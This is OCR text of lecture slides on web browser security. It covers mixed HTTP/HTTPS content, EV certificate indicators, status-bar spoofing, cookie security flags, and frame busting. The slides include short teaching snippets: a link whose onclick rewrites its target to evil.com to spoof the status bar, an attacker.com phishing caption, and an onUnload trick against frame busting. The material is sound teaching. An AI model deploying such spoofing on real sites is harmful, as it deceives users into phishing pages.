
Please enter your access ID and click "Continue."

Access ID:

Terms and Conditions

please read our Terms & Conditions.

Safe to type your password?



Mozilla Firefox

http://attacker.com/

Bank of the West | - Mozilla Fi

Bank of t… est (US) h…ps://www.bankofthewest.com/B…W/home


www.bankofthewest.com

Mixed Content: HTTP and HTTPS

- Problem
  - Page loads over HTTPS, but has HTTP content
  - Network attacker can control page
- IE: displays mixed-content dialog to user
  - Flash files over HTTP loaded with no warning (!)
  - Note: Flash can script the embedding page
- Firefox: red slash over lock icon (no dialog)
  - Flash files over HTTP do not trigger the slash
- Safari: does not detect mixed content

Still current?

Mixed Content: HTTP and HTTPS




Security Information

This page contains both secure and nonsecure items.


Do you want to display the nonsecure items?

silly dialogs



Internet Explorer

This page has an unspecified potential security flaw. Would you like to continue?



Mixed content and network attacks

- banks: after login all content over HTTPS
  - Developer error: Somewhere on bank site write

```
<script src=http://www.site.com/script.js> </script>
```

  - Active network attacker can now hijack any session


- Better way to include content:

```
<script src=//www.site.com/script.js> </script>
```

  - served over the same protocol as embedding page

Lock Icon 2.0


- Extended validation (EV) certs



VeriSign - Security (SSL Certificate), Communications, and Information Services - Windows Internet Explorer

https://www.verisign.com/

VeriSign, Inc. [US]




Send Money, Money Transfer - PayPal - Mozilla Firefox 3 Beta 3

Paypal Inc. (US) https://www.paypal.com/

- Prominent security indicator for EV certificates

- note: EV site loading content from non-EV site does not trigger mixed content warning

Finally: the status Bar



This week: Musical robots in Brooklyn, new uses for old PC

http://www.nytimes.com/2008/04/24/technology/24cell.html?ref=technology


- Trivially spoofable

```
<a href="http://www.paypal.com/"
        onclick="this.href = 'http://www.evil.com/';">
  PayPal</a>
```

COOKIES: CLIENT STATE

Cookies

- Used to store state on user's machine



POST ...

HTTP Header:

Set-cookie: NAME=VALUE ;
domain = (who can read) ;
expires = (when expires) ;
secure = (only over SSL)


If expires=NULL:
this session only

POST ...

Cookie: NAME = VALUE

HTTP is stateless protocol; cookies add state

Cookie authentication



Browser

Web Server

Auth server

POST login.cgi

Username & pwd

Validate user

auth=val

Set-cookie: **auth=val**

Store val

GET restricted.html

Cookie: **auth=val**

restricted.html

auth=val

Check val

YES/NO


If YES,

restricted.html

Cookie Security Policy


- Uses:
  - User authentication
  - Personalization
  - User tracking: e.g. Doubleclick (3rd party cookies)
- Browser will store:
  - At most 20 cookies/site, 3 KB / cookie
- Origin is the tuple **<domain, path>**
  - Can set cookies valid across a domain suffix

Secure Cookies



- Provides confidentiality against network attacker
  - Browser will only send cookie back over HTTPS
- ... but no integrity
  - Can rewrite secure cookies over HTTP
    - ⇒ network attacker can rewrite secure cookies
    - ⇒ can log user into attacker’s account

httpOnly Cookies



Browser

GET …

Server

HTTP Header:

Set-cookie: NAME=VALUE ;
httpOnly

- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
  - Helps prevent cookie theft via XSS


… but does not stop most other risks of XSS bugs

FRAMES AND FRAME BUSTING

Frames


- Embed HTML documents in other documents

```
<iframe name=“myframe”
      src=“http://www.google.com/”>
                  This text is ignored by most browsers.
</iframe>
```



Frame Busting

- Goal: prevent web page from loading in a frame
  - example: opening login page in a frame will display correct passmark image



- Frame busting:

```
if   (top != self)
          top.location.href = location.href
```

Better Frame Busting

- Problem: **Javascript OnUnload event**

```
<body onUnload="javascript: cause_an_abort;)">
```

- Try this instead:

```
if   (top != self)
         top.location.href = location.href
else {  ...  code of page here ...}
```

Summary

- Http
- Rendering content
- Isolation
- Communication
- Navigation
- Security User Interface
- Cookies
- Frames and frame busting